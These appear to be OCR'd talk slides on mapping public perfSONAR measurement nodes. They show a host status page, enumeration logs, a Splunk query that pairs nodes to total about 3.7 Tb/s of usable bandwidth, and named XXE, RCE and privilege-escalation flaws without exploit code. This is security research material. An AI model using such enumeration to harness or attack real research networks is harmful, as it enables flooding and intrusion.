Toolkit version 3.5.1.3
Toolkit RPM version 3.5.1.3-1
On-demand testing tools
Reverse ping
Reverse traceroute
Reverse tracepath
Traceroute Visualization
Other services
Global node directory


perfSONAR Toolkit on mwt2-ps02.campuscluster.illinois.edu
Log in
Configuration
Help
mwt2-ps02.campuscluster.illinois.edu at 72.36.96.9
Organization: Midwest Tier2
Address: Urbana, IL 61801 US (map)
Administrator: MWT2 (support@mwt2.org)
Services
SERVICE STATUS VERSION PORTS
bwctl Running 1.6.0-2.el6 4823
regular_testing Running 3.5.1.1-1
owamp Disabled 3.5.0-1.el6 861
ndt Disabled 3.7.0.2-1.el6 3001
npad Disabled 1.5.6-3.el6 8001
esmond Running 2.0.2-3.el6
Test Results (95 Results)
Configure tests
SOURCE DESTINATION THROUGHPUT LATENCY (MS) LOSS
mwt2-ps02.campuscluster.illinois.edu
72.36.96.9
Details | Traceroute
atlas-npt2.bu.edu
192.5.207.252
408 Mbps
2.92 Gbps
n/a
n/a
n/a
n/a
Close
eth0
Speed: 10000M
ipv4 addresses: 72.36.96.9
MAC address: 00:60:DD:45:0F:90
mtu: 9000
eth1
MAC address: 00:60:DD:45:0F:91
eth2
MAC address: 00:1E:C9:B2:EF:03
eth3
MAC address: 00:1E:C9:B2:EF:05
Host Details (Log in for more info)
Details
Yes
Yes
16 GB
8
2
2328 MHz
eth0
3.5.1.3
3.5.1.3-1
testing tools
Reverse traceroute
Reverse tracepath
Traceroute Visualization
Other services
Global node directory



Test Results (95 Results) Configure tests

SOURCE	DESTINATION	THROUGHPUT	LATENCY (MS)	LOSS
mwt2-ps02.campuscluster.illinois.edu 72.36.96.9 Details | Traceroute	atlas-npt2.bu.edu 192.5.207.252	→ 408 Mbps ← 2.92 Gbps	→ n/a ← n/a	→ n/a ← n/a

```
{
  - meshes: [
        "https://myosg.grid.iu.edu/pfmesh/mine/hostname/mwt2-ps02.campuscluster.illinois.edu",
        "http://www.mwt2.org/perfSonarMesh/mesh-mwt2.json",
        "http://www.mwt2.org/perfSonarMesh/mesh-campus.json",
        "http://www.mwt2.org/perfSonarMesh/mesh-itb.json"
    ],
    toolkit_version: "3.5.1.3",
  - administrator: {
        email: "support@mwt2.org",
        name: "MWT2",
        organization: "Midwest Tier2"
    },
  - interfaces: [
      - {
            speed: 10000000000,
            iface: "eth0",
          - ipv4_address: [
                "72.36.96.9"
            ],
            mac: "00:60:DD:45:0F:90",
            ipv6_address: [ ],
            mtu: 9000
        },
      - {
```

perfSONAR Toolkit on mwt2-ps02.campuscluster.illinois.edu

Log in | Configuration | ? Help

mwt2-ps02.campuscluster.illinois.edu at 72.36.96.9

Edit

Organization: Midwest Tier2
Address: Urbana, IL 61801 US (map)
Administrator: MWT2 (support@mwt2.org)

Services

Enable/disable services

SERVICE	STATUS	VERSION	PORTS	SERVICE LOGS
bwctl	Running	1.6.0-2.el6	4823	View
regular_testing	Running	3.5.1.1-1		View
owamp	Disabled	3.5.0-1.el6	861	View
ndt	Disabled	3.7.0.2-1.el6	3001	View
npad	Disabled	1.5.6-3.el6	8001	View
esmond	Running	2.0.2-3.el6		View

Test Results (95 Results)

Configure tests

SOURCE	DESTINATION	THROUGHPUT	LATENCY (MS)	LOSS
mwt2-ps02.campuscluster.illinois.edu 72.36.96.9 Details | Traceroute	atlas-npt2.bu.edu 192.5.207.252	→ 408 Mbps ← 2.92 Gbps	→ n/a ← n/a	→ n/a ← n/a

Host Details (Log in for more info)

Interfaces	Details
Globally Registered	Yes
NTP Synced	Yes
RAM	16 GB
CPU Cores	8
CPUs	2
CPU Speed	2328 MHz
Primary Interface	eth0
Toolkit version	3.5.1.3
Toolkit RPM version	3.5.1.3-1

On-demand testing tools

- Reverse ping
- Reverse traceroute
- Reverse tracepath
- Traceroute Visualization

Other services

- Global node directory

perfSONAR

Lookup Service Directory

Search

Filter results by searching for specific terms:

Search | Show All

Browser

- BWCTL Server 391
- OWAMP Server 391
- NDT Server 155
- NPAD Server 87
- Ping Responder 466
- Traceroute Responder 461
- MA 498
- BWCTL MP 459
- OWAMP MP 458

Showing: 3366 of 3366 services on 446 hosts.

Communities

Developer


Service Information

Service Name	Addresses	Geographic Location	Communities	Version	Custom


Host Information

Host Name	Hardware	System Info	Toolkit Version	Communities

Service Map



PERFSONAR NETWORK MAPPING



MAP.GO / PS-SPLUNK

```
2016/04/29 13:21:49 map.go:282: Processing cache file: list.owamp
2016/04/29 13:21:49 map.go:282: Processing cache file: list.glsstats
2016/04/29 13:21:49 map.go:282: Processing cache file: list.traceroute
2016/04/29 13:21:49 map.go:282: Processing cache file: list.psb.bwctl
2016/04/29 13:21:49 map.go:222: parse ::1: missing protocol scheme
2016/04/29 13:21:49 map.go:62: Queueing host "206.196.178.77" from origin "cache:list.psb.bwctl:http://ps-east.es.net/cache.tgz"
2016/04/29 13:21:49 map.go:62: Queueing host "200.20.223.252" from origin "cache:list.psb.bwctl:http://ps-east.es.net/cache.tgz"
2016/04/29 13:21:49 map.go:99: Worker (2): Getting summary for: 206.196.178.77
2016/04/29 13:21:49 map.go:99: Worker (5): Getting summary for: 200.20.223.252
2016/04/29 13:21:49 map.go:282: Processing cache file: list.traceroute_ma
2016/04/29 13:21:49 map.go:282: Processing cache file: list.hlsstats
2016/04/29 13:21:49 map.go:282: Processing cache file: list.npad
2016/04/29 13:21:49 map.go:282: Processing cache file: list.pinger
2016/04/29 13:21:49 map.go:62: Queueing host "157.111.7.202" from origin "cache:list.pinger:http://ps-east.es.net/cache.tgz"
2016/04/29 13:21:49 map.go:99: Worker (1): Getting summary for: 157.111.7.202
2016/04/29 13:21:49 map.go:282: Processing cache file: list.ma_tests
2016/04/29 13:21:49 map.go:230: missing port in address ggf.org
2016/04/29 13:21:49 map.go:230: missing port in address ggf.org
```

PERFSONAR NETWORK SUMMARY

- 970 Publicly routable nodes
- 12.51 TB of RAM
- 29.85 THz CPU Cycles
- Average Node:
  - 13 GB of RAM
  - 12 Cores at 2.6 GHz

PERFSONAR THEORETICAL NETWORK SPEED

5.719 Tb/s

CALCULATING ACTUAL NETWORK SPEED

CALCULATING ACTUAL NETWORK SPEED

- Enumerate all perfSONAR instances and their maximum interface speed
- Calculate instance location from GeoIP
- Match 5 closest instances of same or faster interface speed

CALCULATING ACTUAL NETWORK SPEED

- index=ps sourcetype=ps-summary | dedup ls_client_uuid | rename external_address.address as address, external_address.speed as speed, services{}.enabled as enabled | where mvindex(enabled,0)="1" | fillnull value=10000000000 speed | iplocation address | map maxsearches=100000 search="search index=ps sourcetype=ps-summary | dedup ls_client_uuid | rename services{}.enabled as peer_enabled | eval peer_enabled = mvindex(peer_enabled,0) | where peer_enabled="1" | eval address=$address$, speed=$speed$ | rename external_address.address as peer_address, external_address.speed as peer_speed | fillnull value=10000000000 peer_speed | where peer_address!=address AND peer_speed >= speed | eval lat=lat, lon=lon | iplocation prefix=peer_ peer_address | eval distance=sqrt(pow(lat-peer_lat,2)+pow(lon-peer_lon,2)) | where distance!=0 | sort distance | head 5 | fields address, speed, peer_address, peer_speed, distance" | table address, speed, peer_address, peer_speed, distance

CALCULATING ACTUAL NETWORK SPEED

- Never run 2 tests with the same instance at the same time
- Never run more than 10 tests at the same time
- Never test a host that doesn’t have bwctl enabled

PERFSONAR ACTUAL NETWORK SPEED

3.703 Tb/s

LIVE DEMO

CONCLUSION

- oppd (XXE) - unresolved
- bandwidthGraph.cgi (RCE) - fixed by perfSONAR 3.5.1 on March 3rd
- ConfigDaemon (PrivEsc) - unresolved

CONCLUSION

- GitHub: http://www.github.com/bored-engineer
- Email: me@bored.engineer
- LinkedIn: https://www.linkedin.com/in/bored-engineer
- Twitter: @TheBoredEng